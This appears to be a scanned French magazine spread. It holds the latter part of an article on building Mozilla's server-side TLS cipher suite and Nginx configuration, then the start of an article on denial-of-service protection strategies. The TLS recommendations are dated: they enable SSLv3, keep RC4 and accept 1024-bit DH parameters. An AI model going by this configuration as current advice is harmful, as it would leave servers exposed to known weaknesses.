La question est donc de choisir le moins pire des deux, entre prioriser une ciphersuite qui n'utilise pas PFS, ou préférer PFS avec une valeur de **p** de 1024 bits. À Mozilla, nous avons opté pour la seconde solution, en poussant les clients qui utilisent des librairies obsolètes à se mettre à jour. Le risque de perte d'une clé privée nous apparaît plus important que le risque de réduire chaque session à 1024 bits.

3.2 DHE, un problème de performance

Diffie-Hellman a un autre inconvénient, celui d'être lent. L'étape supplémentaire de négociation de la clé pré-maître rend DHE un peu plus de trois fois plus lent qu'une négociation classique. Dans la pratique, c'est un problème opérationnel majeur, qui a participé au manque d'adoption de PFS.

PFS avec DHE n'est pas parfait, et ici encore il faut choisir en fonction du contexte. Pour Mozilla, les questions de confidentialité l'emportent sur la performance pure. Pour cette raison, nous avons choisi de préférer PFS, en plaçant **TLS_DHE_RSA_WITH_AES_*_CBC_SHA** devant ses homologues non-PFS.

Ce qui est vrai pour Mozilla, n'est certainement pas applicable partout, ce qui explique peut-être le fait que seuls 60% des sites analysés en début d'article préfèrent PFS.

Après ce tour d'horizon de DHE, regardons maintenant l'état du standard de cryptographie symétrique le plus utilisé à ce jour : *Advanced Encryption Standard*, ou AES.

4 Les complications d'AES

4.1 CBC

AES est un algorithme résistant, c'est son implémentation dans TLS qui lui a joué des tours. BEAST et Lucky13 sont deux attaques sur le mode CBC d'AES.

BEAST, en particulier, a poussé bon nombre de sites à préférer RC4 à AES-CBC (y compris Mozilla.org, pour un temps).

Qu'en est-il réellement ? BEAST est une attaque sur le vecteur d'initialisation (IV) du mode CBC. Or cette attaque ne fonctionne que pour SSLv3/TLSv1. La génération des IV a été corrigée dans TLSv1.1. Et pour les sites qui utilisent TLSv1, les navigateurs ont mis en place une astuce appelée « 1/n-1 record splitting », qui mélange l'IV et corrige la faille. En pratique, il est acceptable d'utiliser AES-CBC aujourd'hui. Nous lui préférerons toutefois sont remplaçant, AES-GCM, dont le mode d'opération permet de s'écarter définitivement de CBC, qui a tant nui à AES.

4.2 AES 128 vs 256

La question qui se pose ensuite est celle de la longueur des clés. Il serait naturel de préférer AES-256 à AES-128. Mais dans la pratique, le bénéfice d'AES-256 n'est pas évident.

Tout d'abord, il est plus lent, que ce soit avec AES-NI (jeu d'instructions AES exécutées dans le CPU), ou sans, AES-256 est environ 30% plus lent que son petit frère. Sur un Intel Xeon, avec des blocs de 8Ko, et AES-NI, AES-128 a une bande passante de 736Mo/s. AES-256, par contre, n'atteint que 531Mo/s. Évidemment, ces nombres sont suffisamment élevés pour un particulier. Mais sur un serveur qui sert un site à fort trafic, la différence a de l'importance.

Ensuite, il a été montré **[Neve_Tiri_07]** qu'AES-256 est sensible aux attaques par canal séparé. Selon les résultats de cette étude, AES-256 ne sera que 6 à 7 fois plus difficile à attaquer qu'AES-128.

Bien que cela reste très théorique, ces deux raisons sont suffisantes pour préférer AES-128 à AES-256. Du moins pour le moment.

Une anecdote en passant : en effectuant des recherches sur les performances d'AES avec différentes plateformes (un simple `openssl speed` vraiment), je me suis rendu compte que mon téléphone portable, un Galaxy S3, calculait AES plus rapidement qu'une instance Amazon EC2 et qu'un Intel Atom. C'est un détail intéressant, car il détruit le mythe du téléphone portable incapable d'utiliser HTTPS rapidement. Si les prochaines générations de processeur ARM ajoutent les instructions AES-NI, nous aurons de vrais outils de cryptographie dans nos poches !

5 RC4 et 3DES

Ayant atteint la conclusion qu'AES doit se trouver tout en haut de notre ciphersuite, reste à discuter le cas de RC4.

RC4 est un vétéran créé en 1987. Nous savions, depuis une dizaine d'années, que les premiers octets du flux de RC4 sont biaisés. Cela a été utilisé dans les attaques contre WEP. TLS semblait immunisé, jusqu'à ce qu'en mai 2013, il fut démontré **[Paterson_2013]** que les 256 premiers octets du flux soient vulnérables à une attaque par analyse statistique. C'est une attaque encore très théorique, car elle nécessite des milliards de requêtes à analyser. Toutefois, le petit monde de la cryptographie s'accorde sur le fait que RC4 ne va plus tenir bien longtemps, et qu'il est grand temps de le remplacer. Ce ne serait pas un problème, si, encore une fois, tout le monde était à jour. Ce n'est malheureusement pas le cas, et une importante partie des internautes utilisent encore Windows XP, et sa librairie `schannel` qui ne supporte pas AES. Pour ces derniers, deux solutions : RC4 ou 3DES. Dans l'absolu, 3DES fournit un meilleur niveau de protection. Mais il est également terriblement lent ! Lors de tests avec Nginx, qui comparent `3DES_EDE_CBC_SHA` avec `RC4_128_SHA`, 3DES ressort 30 fois plus coûteux que RC4 (voir figure 1).




Figure 1 : Comparaison de l'utilisation CPU d'un worker Nginx avec RC4 et 3DES.

Il est donc difficile de recommander 3DES plutôt que RC4 sans connaître le détail du trafic servi par le site. Pour mozilla.org, il nous faudra une étude complète du trafic avant de faire ce choix, car il est nécessaire que les utilisateurs de Windows XP puissent nous contacter dans de bonnes conditions. En attendant, RC4 conserve une place dans la ciphersuite, mais tout en bas.

6 Quelle place pour les courbes elliptiques ?

Alors que RSA résiste vaillamment aux attaques, la recherche autour des courbes elliptiques (ECC) prépare l'époque post-RSA. Les ECC sont encore très peu déployées côté serveur : seuls 21% des sites supportent ECDHE. Les questions autour du brevetage des courbes ont certainement ralenti leurs adoptions, mais cela semble désormais résolu. Google et Facebook servent désormais leur page d'accueil avec `TLS_ECDHE_RSA_WITH_AES_128_GCM_SHA256`. NSS, OpenSSL et GnuTLS

supportent ECDHE et ECDSA. En dehors du monde TLS, d'autres outils, comme OpenSSH et GnuPG, supportent ECDSA depuis longtemps.

Mais, alors que l'adoption des courbes elliptiques commence tout juste à décoller dans les navigateurs (IE, Chrome et Firefox supportent P-256), des questions se posent sur leur sécurité. Dan Berstein et Tanja Lange ont jeté leur pavé dans la mare à la conférence 30C3 de décembre dernier, en publiant une étude de 20 courbes sur plusieurs critères de sécurité **[SAFECURVE]**. NIST P-256, ne fournit pas, selon leur étude, une sécurité satisfaisante (la définition de « satisfaisante » est laissée comme exercice au lecteur). D'autres courbes, plus sécurisées, comme DJB Curve25519, vont certainement être préférées à l'avenir. Mais pour l'instant, NIST P-256 est le standard incontesté, utilisé dans 99.14% des connexions ECDHE.

6.1 ECDHE: PFS et ECC

ECDHE est un protocole de négociation de clé qui utilise les courbes elliptiques et Diffie-Hellman pour négocier une clé pré-maître. Son fonctionnement est très similaire à DHE, à la différence que le client envoie dans le CLIENT HELLO une liste de courbes qu'il supporte. Les opérations sont ensuite effectuées sur une courbe de cette liste choisie par le serveur. La capture d'écran en Figure 2 ci-dessous montre les courbes envoyées par Firefox 28.0a1 (Nightly) à Google lors du CLIENT HELLO. Trois courbes sont supportées : *secp256r1*, *secp384r1* et *secp521r1*.




Figure 2 : Courbes elliptiques annoncées par Firefox Nightly dans le CLIENT HELLO.

L'avantage de ECDHE est la vitesse. Google a contribué, en 2011, du code pour OpenSSL qui améliore les performances de ECDHE en 64 bits. Côté serveur, ECDHE est désormais trois fois plus rapide que le classique DHE, et seulement 15% plus lent qu'une négociation classique (RSA sans PFS) **[Bernat_II]**. À ce niveau de performance, les questions de lenteurs de PFS ne se posent plus.

6.2 ECDSA est-il l'avenir ?

ECDSA est un mécanisme d'authentification qui utilise les courbes elliptiques et l'algorithme de signature DSA (une variante d'ElGamal) pour signer les paramètres Diffie-Hellman. Alors qu'ECDHE est relativement simple à activer dans la couche TLS, ECDSA requiert un nouveau type de clé dans les certificats X509. Pour utiliser ECDSA, les certificats doivent contenir n'ont pas une clé publique RSA, mais une clé publique DSA et une courbe. Quelques autorités de certificats proposent déjà ce type de clé, mais ce n'est pas la norme aujourd'hui.

Des exemples de clés ECDSA et RSA sont ci-dessous, et montrent les différences de génération, et de format, avec **openssl**.

```
$ openssl ecparam -out ec_key.pem -name sect283r1 -genkey

$ openssl ec -in ec_key.pem -text
read EC key
Private-Key: (282 bit)
priv:
    02:35:96:72:6d:cd:df:0d:0c:27:c9:d3:de:34:...
pub:
    04:01:d5:49:d9:f9:a9:33:78:9e:34:ff:03:34:...
ASN1 OID: sect283r1
NIST CURVE: B-283
writing EC key
-----BEGIN EC PRIVATE KEY-----
MIGAAgEBBCQCNZZybc3fDQwnydPeNFr6bSfIMqRKYw8KoZDS1EvVjFxzC+KgB...
-----END EC PRIVATE KEY-----

$ openssl genrsa -out rsa_key.pem 2048
Generating RSA private key, 2048 bit long modulus
.....................................................+++
e is 65537 (0x10001)

$ openssl rsa -in rsa_key.pem -text
Private-Key: (2048 bit)
modulus:
    00:a3:3c:5c:d7:b1:96:d7:2e:8c:86:73:2b:fd:...
publicExponent: 65537 (0x10001)
privateExponent:
    05:94:4a:98:14:b9:d3:21:04:2c:94:43:2c:a9:...
prime1:
    00:d6:f9:9b:e3:4c:6f:de:87:cc:ab:44:22:8e:...
prime2:
    00:c2:63:15:a6:57:12:fd:c3:3c:b0:02:8e:8f:...
exponent1:
    00:d5:e6:2d:26:ff:f2:3b:b0:51:84:83:da:02:...
exponent2:
    2a:b0:ca:1b:6a:fa:1f:c3:15:fb:ed:c3:d3:78:...
coefficient:
    00:9b:d6:24:3e:c8:71:4c:28:a7:e0:f7:9a:3...
writing RSA key
-----BEGIN RSA PRIVATE KEY-----
MIIEpAIBAAKCAQEAozxc17GW1y6MhnMr/dOTOJbio0nWpe4GUgDnEAV94wkDgSGL
...
-----END RSA PRIVATE KEY-----
```

Pour le même niveau de sécurité, ECDSA est plus rapide que RSA. La taille de clé étant dix fois moindre, l'opération de signature est d'autant plus rapide. La commande **openssl speed** ci-dessous montre cette différence. Ceci est particulièrement intéressant pour les serveurs qui signent plusieurs milliers de négociations TLS par seconde. En revanche, l'opération de vérification est nettement plus coûteuse avec ECDSA que RSA, mais comme ce coût est absorbé côté client, ce n'est pas réellement un problème.

```
$ openssl speed ecdsap224 rsa2048
                              sign    verify    sign/s  verify/s
rsa 2048 bits             0.001123s 0.000033s   890.1  30381.4
224 bit ecdsa (nistp224)   0.0001s   0.0004s   10929.3   2799.5
```

7 Construire notre ciphersuite

Maintenant que nous avons étudié les différents éléments de choix, composer une ciphersuite solide n'est pas trop difficile. Pour résumer, nous voulons :

1. ECDHE+AESGCM en premier. Bien que ces algorithmes soient réservés à TLSv1.2, et peu supportés pour le moment, leurs adoptions s'améliorent rapidement.
2. PFS est préféré, avec ECDHE d'abord, puis DHE.
3. AES-128 est préféré à AES-256, pour des raisons de performance, et parce que AES-256 ne fournit pas forcément le niveau de sécurité attendu.
4. AES est préféré à RC4
5. RC4 est maintenu dans la ciphersuite, mais 3DES pourrait l'y replacer à l'avenir.

Nous allons également prendre soin d'écarter les algorithmes qui fournissent une sécurité médiocre. Les mots clés suivants sont spécifiques à OpenSSL :

- aNULL contient les algorithmes qui n'authentifient pas les négociations PFS, et sont vulnérables à des attaques de type Man-In-The-Middle (MITM) ;
- eNULL contient les algorithmes qui ne fournissent pas de chiffrement ;
- EXPORT, DES, SSLv2 et MD5 contiennent des suites obsolètes.

En compilant ces critères, nous retrouvons la ciphersuite présentée en début d'article :

```
ECDHE-RSA-AES128-GCM-SHA256:ECDHE-ECDSA-AES128-GCM-SHA256:ECDHE-
RSA-AES256-GCM-SHA384:ECDHE-ECDSA-AES256-GCM-SHA384:DHE-RSA-AES128-
GCM-SHA256:DHE-DSS-AES128-GCM-SHA256:kEDH+AESGCM:ECDHE-RSA-AES128-
SHA256:ECDHE-ECDSA-AES128-SHA256:ECDHE-RSA-AES128-SHA:ECDHE-ECDSA-
AES128-SHA:ECDHE-RSA-AES256-SHA384:ECDHE-ECDSA-AES256-SHA384:ECDHE-
RSA-AES256-SHA:ECDHE-ECDSA-AES256-SHA:DHE-RSA-AES128-SHA256:DHE-
RSA-AES128-SHA:DHE-DSS-AES128-SHA256:DHE-RSA-AES256-SHA256:DHE-
DSS-AES256-SHA:DHE-RSA-AES256-SHA:AES128-GCM-SHA256:AES256-GCM-
SHA384:ECDHE-RSA-RC4-SHA:ECDHE-ECDSA-RC4-SHA:AES128:AES256:RC4-
SHA:HIGH:!aNULL:!eNULL:!EXPORT:!DES:!3DES:!MD5:!PSK
```

En fonction de la version d'OpenSSL utilisée, certains algorithmes ne seront pas disponibles. OpenSSL les ignorera silencieusement, ce qui permet de toujours utiliser la ciphersuite complète.

Il est possible de convertir la ciphersuite ci-dessus pour GnuTLS, ou IANA, en utilisant les valeurs hexadécimales de chaque algorithme. J'ai écrit un outil en Bash qui fait cela, et est disponible à **[TLSNAMES]**.

8 OCSP Stapling

OCSP Stapling est une extension à TLS qui permet à un serveur d'envoyer une réponse OCSP à un client directement. L'idée est d'éviter au client d'aller chercher lui-même l'enregistrement OCSP chez le répondeur de l'autorité de certificat, car cela ralentit l'établissement de session TLS. Un client qui supporte OCSP Stapling ajoute une extension `status_request` au CLIENT HELLO. Le serveur, s'il supporte lui aussi OCSP Stapling, répondra avec la même extension dans le SERVER HELLO, et enverra une copie de l'enregistrement OCSP le concernant dans un message CERTIFICATE STATUS. C'est un mécanisme simple et intéressant d'un point de vue des performances. De fait, Firefox, Chrome et Internet Explorer poussent pour une adoption rapide d'OCSP Stapling. Malheureusement, à l'écriture de cet article, seuls IIS, Nginx, Apache et Riverbed Stingray supportent OCSP Stapling. Comme toujours avec TLS, l'adoption sera lente.

9 HTTP Strict Transport Security

HTTP Strict Transport Security (HSTS) est un en-tête renvoyé par un site dans une réponse HTTP, par un serveur vers un client, qui indique au client de toujours utiliser HTTPS pour accéder au site. L'en-tête, nommé « Strict-Transport-Security », contient une valeur de temps pendant laquelle le client conservera cette indication. HSTS permet de réduire le risque de redirection malveillante de HTTPS vers HTTP. C'est un mécanisme trivial à implémenter, une fois que l'infrastructure permet de supporter HTTPS sur l'ensemble des pages d'un site.

10 Une configuration de référence pour Nginx

Voyons comment les critères ci-dessus peuvent être mis en place dans une configuration Nginx. Ici encore, les versions de Nginx et OpenSSL ont de l'importance. Il est préférable de compiler ces derniers soi-même pour avoir un support complet.

```
server {
    listen 443;
    ssl on;
    # certificats envoyés dans le SERVER HELLO sont concaténé
    # dans un seul fichier
    ssl_certificate     /chemin/vers/cert_serveur_et_inter;
    ssl_certificate_key /chemin/vers/cle_privee;
    # dhparam de taille 2048 ou superieure
    # (1024 si compatibilite java6 requise)
    ssl_dhparam         /chemin/vers/dhparam;
    ssl_session_timeout 5m;
    ssl_protocols       SSLv3 TLSv1 TLSv1.1 TLSv1.2;
    ssl_ciphers         '<copier ici la ciphersuite>';
    ssl_prefer_server_ciphers on;
    # cache de session TLS pour le redémarrage (resumption)
    ssl_session_cache   shared:SSL:50m;

    # cache l'enregistrement HSTS pour une durée de 6 mois
    add_header Strict-Transport-Security max-age=15768000;

    # OCSP Stapling
    # Indique à Nginx d'aller chercher un enregistrement OCSP
    # à l'adresse indiquée dans 'Authority Information Access'
    ssl_stapling on;
    # Vérifie la signature OCSP, nécessite l'accès aux certificats
    # root et intermediaire de l'autorité
    ssl_stapling_verify on;
    ssl_trusted_certificate /chemin/vers/cert_root_et_inter;
    # Nginx a également besoin d'un répondeur DNS pour trouver
    # l'IP du répondeur OCSP
    resolver <IP répondeur DNS>;

    ....
}
```

11 Les outils : CipherScan, SSLLabs et autres

Pour clore notre tour d'horizon, il convient de présenter quelques outils de test. L'outil de référence est sans aucun doute l'excellent SSL Labs, par Qualys, à https://www.ssllabs.com/. Cette plateforme de test couvre l'ensemble des points discutés dans cet article, et donne également une revue complète des extensions supportées par un serveur.

Cipherscan est un outil console basé sur OpenSSL qui évalue la ciphersuite d'un site, et la taille des clés éphémères pour PFS. Je l'ai écrit pour visualiser les préférences d'un serveur en quelques secondes (SSLLabs peut prendre plusieurs minutes). Il se trouve à https://github.com/jvehent/cipherscan.

La commande ci-dessous montre la sortie de Cipherscan sur un serveur Nginx qui utilise la configuration de référence discutée précédemment.

```
$ ./CiphersScan.sh jve.linuxwall.info:443
prio  ciphersuite                protocol  pfs_keysize
1     ECDHE-RSA-AES128-GCM-SHA256  TLSv1.2   ECDH,P-256,256bits
2     ECDHE-RSA-AES256-GCM-SHA384  TLSv1.2   ECDH,P-256,256bits
3     DHE-RSA-AES256-GCM-SHA384    TLSv1.2   DH,4096bits
...
```

Cipherfox **[CFOX]** et Calomel SSL Validation **[Calomel]** sont deux modules pour Firefox qui affichent le détail d'une connexion HTTPS directement dans Firefox. Très utile pour un diagnostic rapide sans avoir à sortir l'artillerie.

12 Work in progress

Les prochains mois vont être intéressants pour TLS. Il y a également fort à parier que l'open source va prendre une place plus importante dans l'évaluation de la sécurité. Certains fabricants avec qui nous travaillons ont commencé à remplacer leurs librairies cryptographiques propriétaires (RSA BSAFE, entre autres) pour des variantes open source (NSS, Bouncy Castle, OpenSSL...).

Maintenant que la présence de backdoors dans les algorithmes promus par les gouvernements est avérée, la recherche va certainement s'intensifier sur les algorithmes RSA et AES. Travailler sur des alternatives, comme ChaCha20/Poly1305, est également important (ce dernier est d'ailleurs déployé depuis plusieurs mois sur https://google.com, grâce aux travaux d'Adam Langley). Une statistique intéressante serait de compter les laboratoires qui ont reçu un financement de recherche cryptologique, avant et après Snowden.

L'éducation, enfin, est plus que jamais une priorité. L'écosystème de TLS change si souvent, que maintenir un état de l'art est presque un travail à temps plein. Avec **[Server_Side_TLS]** et d'autres initiatives similaires, comme bettercrypto.org, nous espérons améliorer la facilité de configuration de TLS pour de nombreux services.

Mozilla a du travail pour supporter, côté serveur, le niveau de sécurité proposé par Firefox et Chrome. La première étape était de définir les besoins, la seconde est d'implémenter, côté serveur, le niveau de sécurité souhaité. *Work in progress.* ■

RÉFÉRENCES

- **[Server_Side_TLS] https://wiki.mozilla.org/Security/Server_Side_TLS**
- **[Neve_Tiri_07] http://eprint.iacr.org/2007/318.pdf**
- **[Paterson_13] http://www.isg.rhul.ac.uk/tls/**
- **[Bernat_11] http://vincent.bernat.im/fr/blog/2011-ssl-perfect-forward-secrecy.html**
- **[TLSNAMES] https://github.com/jvehent/tlsnames**
- **[CFOX] https://addons.mozilla.org/en-US/firefox/addon/cipherfox/**
- **[Calomel] https://addons.mozilla.org/en-US/firefox/addon/calomel-ssl-validation/**
- **[TLS_Survey] https://jve.linuxwall.info/blog/index.php?post/TLS_Survey**
- **[SAFECURVE] http://safecurves.cr.yp.to/**

STRATÉGIES DE PROTECTION CONTRE LES DÉNIS DE SERVICE

Renaud Bidou – rbidou@denyall.com
Directeur Technique – DenyAll

mots-clés : DOS / SYNCOOKIES / ANALYSE COMPORTEMENTALE / BLACKHOLE

Le paradoxe de la sécurité informatique est que plus une attaque est simple à mettre en œuvre, plus il est difficile de s'en protéger. Les DoS ne font pas exception à cette règle. Néanmoins des solutions existent, souvent complexes, structurantes et onéreuses.

1 Principes de protection

Il existe différents types d'attaques. Il est donc naturel d'envisager différents mécanismes de défense qui doivent être considérés au regard de différents facteurs :

- le type d'infrastructures à protéger, parce qu'on ne protège pas le backbone d'un opérateur comme on protège un blog perso ;
- le type de menace auquel on se considère le plus exposé, car toute sécurité résulte d'un compromis accepté suite à une analyse de risque (n'est-ce pas...) ;
- l'architecture du système concerné, dans laquelle devront s'intégrer les éléments de sécurité ;
- le budget, eh oui...

À partir de ce point, il est possible de faire un tour d'horizon des solutions pertinentes :

- les firewalls réseau, qui offrent un degré de protection limité contre certaines attaques réseau de type SYNflood ;
- les IPS, qui se concentrent essentiellement aujourd'hui sur la prévention des dénis de service réseau via des mécanismes d'analyse comportementale ;
- les firewalls applicatifs, et plus particulièrement les WAFs parfois pertinents dans la prévention des attaques au niveau applicatif ;
- les mécanismes de réputation IP, efficaces contre des attaques statiques.

2 Techniques de protection

2.1 SYNcookies

Les SYNcookies sont presque aussi vieux que les SYNFloods dont ils permettent (dans une certaine mesure) de se prémunir. Les SYNFloods étant eux-mêmes aussi vieux que TCP et donc qu'Internet, autant dire que tout ça ne date pas d'hier...

Ils représentent toutefois une solution relativement efficace de protection statique contre la saturation du TCB (*Transmission Control Block*) des systèmes ciblés. Le mécanisme est relativement simple et consiste à effectuer un transfert des ressources mémoire (vecteur cible des SYNFloods) vers des ressources de traitement. En effet, lors de l'établissement d'une connexion TCP les informations de connexion sont maintenues dans le TCB. Dans l'absolu, la seule information qui n'est pas définie de manière déterministe est le numéro de séquence TCP, aléatoire, généré par le serveur.

Dans le cas des SYNcookies, ce numéro de séquence est généré à partir d'une fonction déterministe dont la sortie est le hash des données suivantes :

- les paramètres réseau de la connexion : adresse et port source, adresse et port destination ;
- un timestamp : nécessaire pour identifier un timeout ;
- une graine : indispensable pour ne pas devenir « spoofing ready », générée aléatoirement au boot du système.

Ce SYNcookie devient le numéro de séquence envoyé par le serveur (ou à la place de celui-ci) au client. Il n'est donc pas nécessaire, à ce stade, de créer une entrée dans le TCB. Dans le cas d'une connexion légitime, le numéro de séquence acknowledgé dans le ACK final du 3-way handshake peut être vérifié par méthode calculatoire. Dans le cas d'un SYNflood il n'y a pas de ACK final, ce qui importe peu dans la mesure où aucune entrée correspondante n'est créée dans le TCB.

Cette technique est efficace à condition que le système mettant en œuvre les SYNcookies dispose de la puissance calculatoire nécessaire. Cela impose d'une part qu'il ne s'agit pas de la ressource à protéger (généralement occupée à d'autres tâches) et d'autre part qu'il dispose de composants hardware dédiés (FPGA ou *network processors*) à cette tâche.

Gardons également à l'esprit que cette technique n'est pertinente que contre les SYNfloods arrivant à destination, ce qui signifie que le volume des « petits paquets » n'a pas fait exploser d'autres équipements en amont.

2.2 L'analyse comportementale

L'analyse comportementale est un moyen de détection visant à identifier et à caractériser une attaque en vue de son blocage. Il est important de distinguer plusieurs niveaux d'analyse :

- l'analyse au niveau des flux ;
- l'analyse des données réseau ;
- l'analyse du contenu applicatif.

Dans tous les cas le principe reste simple : identifier les critères communs à tous les éléments de trafic participant à l'attaque, en partant de la proposition qu'ils présentent effectivement de tels critères...

L'analyse de flux est une approche macroscopique consistant essentiellement à identifier de manière globale des anomalies en termes de volume, qu'il s'agisse du nombre de paquets par seconde ou de la bande passante. Généralement réalisée à partir de données NetFlow, cette analyse permet assez rapidement d'identifier la cible de tout type d'attaque basé sur le volume et, nous le verrons, de blackholer la pauvre victime.

L'analyse des données réseau est plus précise dans la mesure où elle porte sur les éléments caractéristiques d'un paquet, tels que les ports, les adresses, les numéros de séquences, l'IPID, le TTL, etc. En fonction du niveau de sophistication, il est donc possible de caractériser plus ou moins précisément le type et la nature de l'attaque. Ces caractéristiques peuvent ensuite être exploitées par le moteur de blocage.

L'analyse du contenu applicatif devient nécessaire pour les attaques ne répondant pas aux critères de seuils des attaques réseau, le plus souvent construites à partir d'outils de génération de niveau applicatif. Il s'agit alors d'identifier cette fois des éléments caractéristiques de l'attaque dans le contenu d'une requête applicative (URL, headers, paramètres). Dans le même esprit que le résultat de l'analyse réseau, cette analyse de niveau applicatif doit permettre au moteur de blocage de cibler plus ou moins précisément les requêtes utilisées pour le déni de service.

2.3 Seuils

Le principe de cette méthode est trivial : une valeur est définie pour une métrique, en cas de dépassement le service n'est plus rendu ou une alerte est levée. On distingue généralement deux types de seuils : les seuils de ressources et les seuils temporels.

La définition d'un seuil de ressources est un moyen simple, mais relativement efficace pour prévenir certaines attaques. Le mécanisme le plus courant est la limitation du nombre de clients simultanés connectés à un serveur Web et est mis en œuvre par défaut sur l'ensemble des serveurs ne travaillant pas en mode événementiel. Cependant, cette implémentation n'est pas la plus pertinente dans la mesure où un pic de trafic de l'application peut provoquer l'atteinte de ce seuil et le rejet de connexions légitimes.

Un seuil temporel peut être défini soit comme un nombre d'événements intervenant au cours d'une durée fixe, typiquement le nombre de paquets par seconde ; soit comme une durée maximale, par exemple la durée maximale d'une session applicative.

2.4 Signatures

Les signatures peuvent être utilisées efficacement dans le cas d'attaques précédemment caractérisées, que ce soit par un moteur d'analyse ou « manuellement ». Dans le premier cas, la signature est automatiquement générée à partir d'un système d'analyse comportementale. Dans le second, elle est conçue en amont afin de bloquer un élément spécifique de l'attaque, parfois simplement lié à l'implémentation même de l'attaque, comme c'était le cas de l'en-tête x-a : b pour Slowloris.

Dans cette approche, tous les éléments de trafic (paquets, requêtes, contenu applicatif) correspondant à cette signature sont systématiquement bloqués. Ce blocage peut être temporaire, c'est-à-dire appliqué uniquement lorsque les seuils définis pour la détection sont dépassés, ou devenir permanent. Cette dernière option, plus efficace en termes de performances et de temps de réaction présente toutefois deux contreparties non négligeables :

- le risque de bloquer définitivement un trafic légitime qui a été temporairement détourné ;

- l'accumulation de règles de filtrage rendant la maintenance plus complexe et ayant au final un impact sur les performances.

2.5 Blackhole et Blacklist

Le principe du trou noir est simple : détourner tout le trafic correspondant à certaines caractéristiques vers `/dev/null` dès qu'il est identifié. L'objectif est simple : Sauvez Willy ! En effet certaines attaques présentent de tels volumes (bande passante, nombre de paquets par seconde, etc.) qu'elles peuvent avoir un impact sur l'infrastructure de transport amont, c'est-à-dire l'opérateur.

Il n'est alors pas question de faire dans la dentelle et le mécanisme de prévention est simplissime : tout le trafic à destination de la cible est poubellisé dès son apparition sur le réseau. Certes la cible n'est alors plus accessible, mais le réseau de l'opérateur reste fonctionnel. Le sacrifice d'un seul pour le bien de la communauté...

À l'inverse, les listes noires consistent à bloquer systématiquement le trafic provenant d'une source considérée comme menace active. C'est dans ce contexte qu'est introduite la notion de réputation d'une adresse IP, établie à partir d'infrastructures globales corrélant les informations concernant des attaques DDoS observées sur la toile. Ce mécanisme est simple, mais relativement efficace, tant que les sources ne changent pas... Ou qu'une attaque n'a pas été lancée à partir d'une adresse spoofée qu'un tiers moqueur souhaite justement voir blacklistée.

3 Architectures et impacts

3.1 Schémas d'architecture

Une architecture de protection contre les dénis de services est composée de plusieurs types d'éléments : les éléments de détection, les éléments de caractérisation et les éléments de blocage.

Dans certains cas triviaux ces trois fonctions sont regroupées dans un seul et même composant qui est généralement le système que l'on cherche à protéger, ce sera par exemple le cas d'un mécanisme de timeout de session.

Pour les autres approches, plus adaptées à la prévention des dénis de services basés sur de forts volumes réseau ou applicatif, on distingue deux types de déploiement pour des équipements dédiés à ce type de fonction :

- le déploiement en ligne ;
- le déploiement en dérivation.

Dans le premier cas, les équipements sont situés en coupure du réseau. La détection s'effectue donc à partir du trafic observé sur un point précis et le blocage n'intervient que sur le lien protégé. Les métriques sont par conséquent calculées sur la base de l'intégralité du trafic observé en un point précis et la protection n'est appliquée que sur le nœud de la chaîne réseau ou applicative correspondante. Il s'agit par conséquent d'architectures de protection adaptées à des réseaux relativement centralisés tels que les réseaux d'entreprise, sur lesquels sont déployés des IPS pour la prévention des DoS réseau et des WAFs pour la prévention des DoS applicatifs Web.

Dans le second cas, les fonctions de détection et de caractérisation sont effectuées à partir d'échantillons du trafic, prélevés à différents points du réseau et « copiés » à destination des systèmes de sécurité. Il s'agit donc d'une analyse distribuée parfaitement adaptée à la détection d'attaques provenant de plusieurs points d'accès. En cas de détection d'une attaque, seul le trafic correspondant est routé vers les « machines à laver » en charge du nettoyage.

3.2 Architectures cloud

Les architectures cloud mises en œuvre par la plupart des éditeurs de solution de prévention des DoS fournissent aux entreprises un service de nettoyage en amont de leur connexion Internet. Il s'agit alors de rediriger tout le trafic entrant vers ces services qui réalisent les fonctions de détection, d'identification et de blocage.

Cette approche présente quelques avantages intéressants :

- la consolidation des flux à destination de l'ensemble des clients de la plateforme permet d'optimiser le temps de réaction. En effet, dans le cas d'une attaque à grande échelle, la première cible protégée par l'opérateur servira de référence lorsque l'attaque se propagera à d'autres systèmes ;
- l'architecture de la plateforme à sécuriser n'est pas modifiée. Par conséquent, le déploiement peut être très rapide, voir réalisé « en live » au cours d'une attaque ;
- a priori ceux qui opèrent le service cloud savent ce qu'ils font, ou en tout cas sont plus compétents sur le sujet que la plupart des personnes en charge de la sécurité dans les entreprises...

En revanche, et outre l'apocalyptique perte de gouvernance propre aux solutions cloud, ce type de déploiement aura nécessairement un coût en termes de performance, comme nous allons le voir tout de suite.

3.3 Performances

Et comme rien n'est gratuit il faut penser à l'impact de ces solutions sur les performances...

Dans le cas des IPS, déployés en ligne sur les réseaux d'entreprise il faut compter une latence supplémentaire de l'ordre de quelques millisecondes pour les moteurs d'analyse comportementale (et de l'ordre de la dizaine en cas d'attaque) et un impact quasi nul pour les mécanismes de type SYNcookies. Pour les mécanismes de protection opérant au niveau applicatif, tels que les WAFs, il faudra plutôt envisager une latence de l'ordre de 10 ou 20 millisecondes en cas d'attaque. Il est important de garder à l'esprit que ces latences sont applicables à tous les flux transitant par les équipements en question.

